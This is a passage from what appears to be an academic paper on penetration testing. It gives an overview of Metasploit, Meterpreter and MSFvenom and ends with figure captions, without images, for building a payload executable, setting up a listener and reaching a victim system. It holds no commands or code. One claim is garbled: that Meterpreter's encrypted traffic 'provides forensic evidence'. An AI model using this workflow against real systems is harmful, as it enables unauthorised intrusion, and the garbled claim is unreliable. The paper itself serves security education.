One of the main advantages of the Framework is that it uses a modular approach; allowing the use of a combination of any exploit with any payload, enabling it to be used and effective against a vast variety of computer systems. Common objectives include the creation and installing of rootkits on victim systems as well as initiating and maintaining reverse telnet connection between systems. Metasploit also includes a payload database, enabling the user to access and edit various exploit code which allows adaptation of code against different victim operating systems.

Metasploit Framework contains several built-in features that enable faster and efficient network penetration testing, such as port scanning, OS fingerprinting, vulnerability scanning, to name a few.

5.4.2 METERPRETER

It is a dynamically extensible payload that is extended over the network at runtime. Meterpreter uses DLL injection stagers to communicate over the stager socket and features an advanced client- side Ruby API. Meterpreter uses encrypted and channelized communications to provide forensic evidence about the compromised system.

It is extensible, as new features can be augmented and loaded over the network at runtime seamlessly.

5.4.3 MSFvenom

A combination of MSFpayload and MSFencode, MSFvenom is a standalone payload generation tool. Since it uses standardized command line options, it boasts increased speed and efficiency com- pared to older distributed versions.

Able to use the payload creation options from MSFpayload and the payload encryption options from MSF encode to create and encode a powerful, virtually undetectable payload, MSFvenom has been one of the most widely used and recommended tools in the field of penetration testing.

6. RESULTS



Figure 3: Checking the IP address



Figure 4: Creating the exploit



Figure 5: Created exploit(file1.exe) in the home directory



Figure 6: Starting Metasploit



Figure 7: Metasploit Console on the attacker (Kali Linux) system



Figure 8: Configuring the handler



Figure 9: Setting the payload



Figure 10: Setting the host IP



Figure 11: Setting the port number



Figure 12: Starting the Meterpreter listener



Figure 13: Connection succeeded



Figure 14.1: Actions that can be performed on Victim System

Figure 14.2: Actions that can be performed on Victim System

